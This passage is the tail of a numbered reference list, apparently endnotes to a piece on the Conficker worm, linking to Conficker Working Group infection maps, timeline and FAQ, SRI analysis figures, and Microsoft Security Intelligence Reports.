19. http://www.confickerworkinggroup.org/wiki/uploads/ANY/conficker_us_map.png

20. http://www.confickerworkinggroup.org/wiki/uploads/ANY/conficker_europe_map.png
21. http://www.confickerworkinggroup.org/wiki/uploads/ANY/conficker_australia_map.png
22. http://www.confickerworkinggroup.org/wiki/uploads/ANY/conficker_malaysia_map.png
23. http://mtc.sri.com/Conficker/index.html#fig-7
24. http://mtc.sri.com/Conficker/index.html#fig-8
25. http://mtc.sri.com/Conficker/index.html#fig-9
26. http://download.microsoft.com/download/6/0/5/605BE103-9429-4493-898B-E3D50AB68236/Microsoft_Security_Intelligence_Report_volume_10_July-Dec2010_English.pdf
27. http://download.microsoft.com/download/0/3/3/0331766E-3FC4-44E5-B1CA-2BDEB58211B8/Microsoft_Security_Intelligence_Report_volume_11_English.pdf
28. http://www.confickerworkinggroup.org/wiki/pmwiki.php/ANY/Timeline
29. http://www.confickerworkinggroup.org/infection_test/cfeyechart.html
30. http://www.confickerworkinggroup.org/wiki/pmwiki.php/ANY/FAQ